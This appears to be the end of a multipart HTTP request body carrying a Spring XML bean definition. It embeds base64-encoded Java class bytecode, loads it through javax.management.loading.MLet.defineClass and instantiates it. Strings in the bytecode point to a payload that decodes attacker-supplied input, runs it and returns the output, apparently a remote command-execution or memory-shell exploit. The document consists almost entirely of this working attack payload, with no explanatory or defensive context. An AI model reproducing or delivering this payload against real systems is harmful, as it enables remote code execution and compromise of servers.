AL8BAAJcYQgAwQEADHVzZURlbGltaXRlcgEAJyhMamF2YS9sYW5nL1N0cmluZzspTGphdmEvdXRpbC9TY
2FubmVyOwwAwwDECgC9AMUBAAAIAMcBAAdoYXNOZXh0AQADKClaDADJAMoKAL0AywEAF2phdmEvbGFuZy
9TdHJpbmdCdWlsZGVyBwDNCgDOAAkBAAZhcHBlbmQBAC0oTGphdmEvbGFuZy9TdHJpbmc7KUxqYXZhL2x
hbmcvU3RyaW5nQnVpbGRlcjsMANAA0QoAzgDSAQAEbmV4dAwA1AAPCgC9ANUBAAh0b1N0cmluZzwwA1wAP
CgDOANgBAApnZXRNZXNzYWdlDADaAA8KAAgA2wEAE1tMamF2YS9sYW5nL1N0cmluZzsHAN0BABNqYXZhL
2lvL0lucHV0U3RyZWFtBwDfAQAGZXlKZVhBCADhAQAKc3RhcnRzV2l0aAEAFShMamF2YS9sYW5nL1N0cm
luZzspWgwA4wDkCgA0AOUBAAZsZW5ndGgMAOcAaQoANADoAQAGY2hhckF0AQAEKEkpQwwA6gDrCgA0AOw
BABUoQylMamF2YS9sYW5nL1N0cmluZzsMAHkA7goANADvAQAIcGFyc2VJbnQBABUoTGphdmEvbGFuZy9Td
HJpbmc7KUkMAPEA8goAdADzAQABLggA9QEAB2luZGV4T2YMAPcA8goANAD4AQAJc3Vic3RyaW5nAQAWK
ElJKUxqYXZhL2xhbmcvU3RyaW5nOwwA+gD7CgA0APwBAAxiYXNlNjREZWNvZGUBABYoTGphdmEvbGFuZy
9TdHJpbmc7KVtCDAD+AP8KAAIBAAEAAXgBAAYoW0IpW0IMAQIBAwoAAgEEAQAFKFtCKVYMAAUBBgoANAE
HAQAGLzlqLzRBCAEJDACYAIsKAAIBCwEACGdldEJ5dGVzAQAEKClbQgwBDQEOCgA0AQ8BAAxiYXNlNjRF
bmNvZGUBABYoW0IpTGphdmEvbGFuZy9TdHJpbmc7DAERARIKAAIBEwEABS85azO9CAEVAQAWc3VuLm1pc
2MuQkFTRTY0RGVjb2RlcggBFwEAB2Zvck5hbWUMARkAYAoAGwEaAQAMZGVjb2RlQnVmZmVyCAEcAQALbm
V3SW5zdGFuY2UBABQoKUxqYXZhL2xhbmcvT2JqZWN0OwwBHgEfCgAbASABAAJbQgcBIgEAEGphdmEudXR
pbC5CYXNlNjQIASQBAApnZXREZWNvZGVyCAEmAQAGZGVjb2RlCAEoAQAKZ2V0RW5jb2RlcggBKgEAE1tM
amF2YS9sYW5nL09iamVjdDsHASwBAA5lbmNvZGVUb1N0cmluZwgBLgEAFnN1bi5taXNjLkJBU0U2NEVuY
29kZXIIATABAAZlbmNvZGUIATIBAA8/Pz8/Pz8/Pz8/Pz8IATQBAAg8Y2xpbml0PgoAAgAJAQAEQ2
9kZQEACkV4Y2VwdGlvbnMBAA1TdGFja01hcFRhYmxlACEAAgAEAAAAAAAJAAEABQAGAAIBOAAAABUAAQA
BAAAACSq3AAoqtwANsQAAAABOQAAAAQAAQAIAAIADgAPAAEBOAAAAA8AAQABAAAAAxIRsAAAAAAAAgAL

```
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
AALAAgAAQE6AAAABwACSwCACAAAAA==</value>

            </list>

        </property>

    </bean>

    <bean id="classLoader" class="javax.management.loading.MLet"/>
    <bean id="clazz" factory-bean="classLoader" factory-method="defineClass">
        <constructor-arg ref="decoder"/>
        <constructor-arg type="int" value="0"/>
        <constructor-arg type="int" value="5119"/>
    </bean>

    <bean factory-bean="clazz" factory-method="newInstance"/>
</beans>
--4ad051cf61a54e2a9831a1e30b9dcc31--
```